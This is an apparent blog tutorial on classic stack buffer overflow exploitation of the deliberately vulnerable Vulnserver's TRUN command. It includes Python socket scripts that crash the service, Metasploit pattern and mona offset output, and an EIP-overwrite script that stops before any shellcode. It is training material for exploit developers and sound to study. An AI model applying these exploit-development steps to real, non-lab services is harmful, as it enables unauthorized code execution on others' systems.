Fu11Shade
Offensive security research | OSCP , CYSA+ | Kernel fuzzing | Windows Internals

Follow

Classic JMP ESP buffer overflow exploitation - remote overflow in Vulnserver

This post covers the beginning of any exploit developers’ journey, the classic buffer overflow exploitation.

This post covers the exploitation of the Vulnserver TRUN command, utilizing a JMP ESP and EIP overwrite to obtain remote code execution on a system.

(Part 1 of my exploitation series, check out the full course linked below)

- https://fullpwnops.com/windows-exploitation-pathway.html

Introduction - what is a buffer overflow?

So what exactly is a buffer overflow vulnerability? A buffer overflow vulnerability is a software programming error that occurs commonly in C, and c++ applications when the software author uses insecure functions and doesn’t properly manage memory allocations, and transferring data between input functions and buffers. This classic type of buffer overflow vulnerability is where an input function is not validating the amount of user input that is given, which will allow a user to give too much the data that can then overwrite the buffer sized amount that is designated for the input, and start writing data onto the stack.

If you’re new to exploiting buffer overflow vulnerabilities, the standard procedure and methodology that attackers will take are that they will somehow overflow an input functions buffer, to write data onto the application’s memory stack. This usually means taking control of the EIP or RIP register. (RIP is the 64bit version). The EIP register is very important, in the context that it is responsible for holding the next memory address that’s going to be executed. Meaning as an attacker if you can overwrite the EIP register with a specific controlled address. You can control what get’s executed within the application, we can redirect execution to point to a malicious paylod. That controlled address will be a malicious shellcode payload, usually in the form of a reverse shell, that would grant an attacker access the system.

This is the classic exploitation technique for a standard buffer overflow, where an attacker works to fill up the input buffer, and calculate exactly how much data you need to precisely place a JMP instruction within the EIP memory register. The EIP memory register is responsible for pointing to the next address that is going to be executed, so if the attacker can add a JMP instruction into this EIP register, they can have that JMP instruction point to a malicious payload, a malicious shellcode payload.

Vulnserver source code audit

Note: If you don’t know what Immunity debugger is, check out the first post in this series, linked below. It will help you with setting up Immunity and the Mona.py extension which we will use in this post, it should take just a few minutes.

- https://fullpwnops.com/immunity-windbg-mona/

While auditing the source code for this application, you can see that the TRUN command takes user input using the insecure strncpy function, this allows for an attacker to abuse the applications buffer overflow vulnerability.

```
    } else if (strncmp(RecvBuf, "TRUN ", 5) == 0) {
```

```
char *TrunBuf = malloc(3000);
memset(TrunBuf, 0, 3000);
for (i = 5; i < RecvBufLen; i++) {
    if ((char)RecvBuf[i] == '.') {
        strncpy(TrunBuf, RecvBuf, 3000); // <----------- vulnerable f
        Function3(TrunBuf);
        break;
    }
}
```

It's taking user input, 3000 bytes, and copying it into the `TrunBuf` buffer, since this function doesn't properly handle user input, it allows for the buffer overflow vulnerability.

You can read more about vulnerable vs. secure c functions here:


- https://rules.sonarsource.com/c/type/Vulnerability/RSPEC-1081

Properly handling user input via the TRUN command in this application can work as a mitigation for this vulnerability.

Now that we have an understanding that this application is vulnerable, let's get into exploiting it, and obtaining a reverse shell and complete access to the victim system.


Running vulnserver

Start running the vulnserver application, make sure your firewall is configured to allow this local connection.




```
C:\Users\IEUser\Desktop\vulnserver-master\vulnserver.exe
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...
```

First, a basic nc connection to the victim machine on port 9999 shows that Vulnserver is actively running.



```
└─■ nc 10.0.0.161 9999
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

Use Immunity debugger and attach the running vulnserver application to it, this will allow you to monitor and fully get a grasp on the application being exploited.


Immunity Debugger - vulnserver.exe - [CPU - main thread, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
Registers (FPU)
Address Hex dump ASCII
Select C:\Users\IEUser\Desktop\vulnserver-master\vulnserver.exe
Running

```
77726C04   C3               RETN
77726C05   8DA424 00000000  LEA ESP,DWORD PTR SS:[ESP]
77726C0C   8D6424 00        LEA ESP,DWORD PTR SS:[ESP]
77726C10   8D5424 08        LEA EDX,DWORD PTR SS:[ESP+8]
77726C14   CD 2E            INT 2E
77726C16   C3               RETN
77726C17   90               NOP
77726C18   55               PUSH EBP
77726C19   8BEC             MOV EBP,ESP
77726C1B   8DA424 30FDFFFF  LEA ESP,DWORD PTR SS:[ESP-2D0]
77726C22   54               PUSH ESP
77726C23   E8 53010000      CALL ntdll.RtlCaptureContext
77726C28   8B55 04          MOV EDX,DWORD PTR SS:[EBP+4]
77726C2B   8B45 08          MOV EAX,DWORD PTR SS:[EBP+8]
77726C2E   838424 C4000000  ADD DWORD PTR SS:[ESP+C4],4
77726C36   8950 0C          MOV DWORD PTR DS:[EAX+C],EDX
77726C39   C70424 07000100  MOV DWORD PTR SS:[ESP],10007
```

```
EAX 00000187
ECX 74B28F90 TmUmEvt.74B28F90
EDX 0022F9D8
EBX 002FADE8
ESP 0022F9D0
EBP 0022FA10
ESI 7FFFFFFF
EDI FFFFFFFF

EIP 77726C04 ntdll.KiFastSystemCallRet

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
```

```
00403000 FF FF FF FF 00 40 00 00     .@..
00403008 70 2E 40 00 00 00 00 00 p.@.....
00403010 FF FF FF FF 00 00 00 00     ....
00403018 FF FF FF FF 00 00 00 00     ....
00403020 FF FF FF FF 00 00 00 00     ....
00403028 00 00 00 00 00 00 00 00 ........
00403030 00 00 00 00 00 00 00 00 ........
00403038 00 00 00 00 00 00 00 00 ........
00403040 00 00 00 00 00 00 00 00 ........
00403048 00 00 00 00 00 00 00 00 ........
00403050 00 00 00 00 00 00 00 00 ........
00403058 00 00 00 00 00 00 00 00 ........
00403060 00 00 00 00 00 00 00 00 ........
00403068 00 00 00 00 00 00 00 00 ........
00403070 00 00 00 00 00 00 00 00 ........
00403078 00 00 00 00 00 00 00 00 ........
00403080 00 00 00 00 00 00 00 00 ........
00403088 00 00 00 00 00 00 00 00 ........
00403090 00 00 00 00 00 00 00 00 ........
00403098 00 00 00 00 00 00 00 00 ........
004030A0 00 00 00 00 00 00 00 00 ........
004030A8 00 00 00 00 00 00 00 00 ........
004030B0 00 00 00 00 00 00 00 00 ........
004030B8 00 00 00 00 00 00 00 00 ........
004030C0 00 00 00 00 00 00 00 00 ........
004030C8 00 00 00 00 00 00 00 00 ........
004030D0 00 00 00 00 00 00 00 00 ........
004030D8 00 00 00 00 00 00 00 00 ........
004030E0 00 00 00 00 00 00 00 00 ........
004030E8 00 00 00 00 00 00 00 00 ........
004030F0 00 00 00 00 00 00 00 00 ........
004030F8 00 00 00 00 00 00 00 00 ........
00403100 00 00 00 00 00 00 00 00 ........
00403108 00 00 00 00 00 00 00 00 ........
00403110 00 00 00 00 00 00 00 00 ........
00403118 00 00 00 00 00 00 00 00 ........
```

```
0022F9D0   777265AC  RETURN to ntdll.777265AC
0022F9D4   74F66EFF  RETURN to mswsock.74F66EFF from ntdll.ZwWaitForSingleObject
0022F9D8   000000EC
0022F9DC   00000001
0022F9E0   0022F9F8
0022F9E4   00315958
0022F9E8   003158B0
0022F9EC   00000000
0022F9F0   BE1A041E
0022F9F4   01D6226F
0022F9F8   FFFFFFFF
0022F9FC   7FFFFFFF
0022FA00   00000000
0022FA04   002FADE8
0022FA08   00000000
0022FA0C   00000000
0022FA10   0022FC28
0022FA14   74F7318C  RETURN to
0022FA18   000000EC
0022FA1C   000000F4
0022FA20   00000002
0022FA24   00000004
0022FA28   B79582AA
0022FA2C   00000000
0022FA30   002C3910
0022FA34   0000B618
0022FA38   0022F980
0022FA3C   74A6CE3B  RETURN to
0022FA40   0052DA08
0022FA44   0022FA94
0022FA48   0022FA5C
0022FA4C   0022FA7C
0022FA50   0022FA60
0022FA54   74A6D1A3  RETURN to
0022FA58   FFFFFFFF
0022FA5C   0022FA7C
0022FA60   0022FA70
```

```
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...
Received a client connection from 10.0.0.81:46616
Waiting for client connections...
```

```
[17:01:31] Thread 0000168C terminated, exit code 0
```

Crash the application with Python

With the vulnserver application running on port 9999 on the victim host target, you can use a basic python socket connection to send data to this command.

```python
import socket

victim_host = "10.0.0.161"
port = 9999

payload = "A" * 4000    # data to crash the application
buffer_exploit = "TRUN /.:/" + payload # the command to community with our ap
```


The python sockets module allows you to create new socket connections, using the code below you can create a new ipv4 connection socket, and store it within a variable.

You can then use the connect() function to establish a connection to the victim host system, on a provided port.

```python
# socket connection to the program's port
expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((victim_host, port))
expl.send(buffer_exploit)

print("[x] Sent TRUN + malicious payload to the victim")
print("[!] You may need to send it multiple times")
expl.close()
```

Also when sending a specific command we can use the denotation of /.:/ to represent a new line. The same methodology can be utilized to login to Applications via socket Connections in python. In the instance that you may be exploiting a remote authenticated vulnerability. You can send user credentials if needs be.

After you send the vulnerable application the buffer of A's, you can observe the application crashing. The overwritten registers show this is being successfully exploited.


Immunity Debugger - vulnserver.exe - [CPU - thread 00001358]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed
registers being overwritten
EIP register has been overwritten
Data written
onto the stack
Application has crashed - vulnerable!
Run program (F9)
Paused

```
Registers (FPU)
EAX 0267F200 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 005B5CE4
EDX 00000000
EBX 00000108
ESP 0267F9E0 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00000000
EDI 00000000

EIP 41414141

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDA000(FFF)
T 0  GS 0000 NULL
D 0
```

```
Address  Hex dump                 ASCII
00403000 FF FF FF FF 00 40 00 00     .@..
00403008 70 2E 40 00 00 00 00 00 p.@.....
00403010 FF FF FF FF 00 00 00 00     ....
00403018 FF FF FF FF 00 00 00 00     ....
00403020 FF FF FF FF 00 00 00 00     ....
00403028 00 00 00 00 00 00 00 00 ........
00403030 00 00 00 00 00 00 00 00 ........
00403038 00 00 00 00 00 00 00 00 ........
00403040 00 00 00 00 00 00 00 00 ........
00403048 00 00 00 00 00 00 00 00 ........
00403050 00 00 00 00 00 00 00 00 ........
00403058 00 00 00 00 00 00 00 00 ........
00403060 00 00 00 00 00 00 00 00 ........
00403068 00 00 00 00 00 00 00 00 ........
00403070 00 00 00 00 00 00 00 00 ........
00403078 00 00 00 00 00 00 00 00 ........
00403080 00 00 00 00 00 00 00 00 ........
00403088 00 00 00 00 00 00 00 00 ........
00403090 00 00 00 00 00 00 00 00 ........
00403098 00 00 00 00 00 00 00 00 ........
004030A0 00 00 00 00 00 00 00 00 ........
004030A8 00 00 00 00 00 00 00 00 ........
004030B0 00 00 00 00 00 00 00 00 ........
004030B8 00 00 00 00 00 00 00 00 ........
004030C0 00 00 00 00 00 00 00 00 ........
004030C8 00 00 00 00 00 00 00 00 ........
004030D0 00 00 00 00 00 00 00 00 ........
004030D8 00 00 00 00 00 00 00 00 ........
004030E0 00 00 00 00 00 00 00 00 ........
004030E8 00 00 00 00 00 00 00 00 ........
004030F0 00 00 00 00 00 00 00 00 ........
004030F8 00 00 00 00 00 00 00 00 ........
00403100 00 00 00 00 00 00 00 00 ........
00403108 00 00 00 00 00 00 00 00 ........
00403110 00 00 00 00 00 00 00 00 ........
00403118 00 00 00 00 00 00 00 00 ........
```

```
0267F9E0  41414141 AAAA
0267F9E4  41414141 AAAA
0267F9E8  41414141 AAAA
0267F9EC  41414141 AAAA
0267F9F0  41414141 AAAA
0267F9F4  41414141 AAAA
0267F9F8  41414141 AAAA
0267F9FC  41414141 AAAA
0267FA00  41414141 AAAA
0267FA04  41414141 AAAA
0267FA08  41414141 AAAA
0267FA0C  41414141 AAAA
0267FA10  41414141 AAAA
0267FA14  41414141 AAAA
0267FA18  41414141 AAAA
0267FA1C  41414141 AAAA
0267FA20  41414141 AAAA
0267FA24  41414141 AAAA
0267FA28  41414141 AAAA
0267FA2C  41414141 AAAA
0267FA30  41414141 AAAA
0267FA34  41414141 AAAA
0267FA38  41414141 AAAA
0267FA3C  41414141 AAAA
0267FA40  41414141 AAAA
0267FA44  41414141 AAAA
0267FA48  41414141 AAAA
0267FA4C  41414141 AAAA
0267FA50  41414141 AAAA
0267FA54  41414141 AAAA
0267FA58  41414141 AAAA
0267FA5C  41414141 AAAA
0267FA60  41414141 AAAA
0267FA64  41414141 AAAA
0267FA68  41414141 AAAA
0267FA6C  41414141 AAAA
0267FA70  41414141 AAAA
```

```
C:\Users\IEUser\Desktop\vulnserver-master\vulnserver.exe
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...
Received a client connection from 10.0.0.81:46704
Waiting for client connections...
```

Now that we can confirm it is vulnerable to a classic EIP overwritten buffer overflow, we need to figure out exactly how big the buffer size is when we write data into the program, it crashes with 4000 bytes, but how big is the buffer?


If we can determine how big the buffer is, we can fill it up, and the next data after it will be written into the EIP registers (4 bytes), which we need to control.

Calculate the input buffer size

We can use the pattern_create tool from Metasploit, this creates a unique pattern every few bytes, if we crash the program with this, we can see exactly where the EIP register has been overwritten.

```
└─■ ./pattern_create.rb -l 4000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac
```


Send this unique string to the application instead of all A’s



```
Registers (FPU)
EAX 026EF200 ASCII "TRUN /.:/Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9A
ECX 00615CE4
EDX 00000000
EBX 00000108
ESP 026EF9E0 ASCII "Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1C
EBP 6F43366F
ESI 00000000
EDI 00000000

EIP 386F4337

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDA000(FFF)
T 0  GS 0000 NULL
```

Now you can see the EIP register has been overwritten with 386F4337, this is a section of the unique pattern we sent, you can use the mona.py Immunity debugger extension as set up in the previous post (https://fullpwnops.com /immunity-windbg-mona/) to calculate this buffer size.

Use the command `!mona findmsp` to have mona calculate exactly how much data it took to overwrite the EIP register.



```
0BADF00D !mona findmsp
0BADF00D [+] Looking for cyclic pattern in memory
747E0000 Modules C:\Windows\System32\wshtcpip.dll
0BADF00D     Cyclic pattern (normal) found at 0x00613cf9 (length 4000 bytes)
0BADF00D     Cyclic pattern (normal) found at 0x00615129 (length 2991 bytes)
0BADF00D     Cyclic pattern (normal) found at 0x026ef209 (length 2991 bytes)
0BADF00D [+] Examining registers
0BADF00D     EIP contains normal pattern : 0x386f4337 (offset 2003)
0BADF00D     ESP (0x026ef9e0) points at offset 2007 in normal pattern (length 984)
0BADF00D     EBP contains normal pattern : 0x6f43366f (offset 1999)
0BADF00D [+] Examining SEH chain
0BADF00D [+] Examining stack (entire stack) - looking for cyclic pattern
0BADF00D     Walking stack from 0x026ef000 to 0x026efffc (0x00000ffc bytes)
0BADF00D     0x026ef20c : Contains normal cyclic pattern at ESP-0x7d4 (-2004) : offset 3, length 2988 (-> 0x026efdb7 : ESP+0x3d8)
0BADF00D [+] Examining stack (entire stack) - looking for pointers to cyclic pattern
0BADF00D     Walking stack from 0x026ef000 to 0x026efffc (0x00000ffc bytes)
0BADF00D     0x026ef164 : Pointer into normal cyclic pattern at ESP-0x87c (-2172) : 0x026efc60 : offset 2647, length 344
0BADF00D     0x026ef168 : Pointer into normal cyclic pattern at ESP-0x878 (-2168) : 0x026ef7a0 : offset 1431, length 1560
0BADF00D [+] Preparing output file 'findmsp.txt'
0BADF00D     - (Re)setting logfile findmsp.txt
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D
0BADF00D [+] This mona.py action took 0:00:07.956000
!mona findmsp
```


Now we know it took exactly 2003 bytes to fill up the input buffer, so if we send 2007 bytes, the 4 bytes after the buffer are going to overwrite the EIP register.

Add this to our exploit script.

```
import socket

victim_host = "10.0.0.161"
port = 9999

payload = "A" * 2003 # calculated buffer
payload += "B" * 4   # control EIP with 4 B's , translated into 42 in hex

buffer_exploit = "TRUN /.:/" + payload

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((victim_host, port))
expl.send(buffer_exploit)

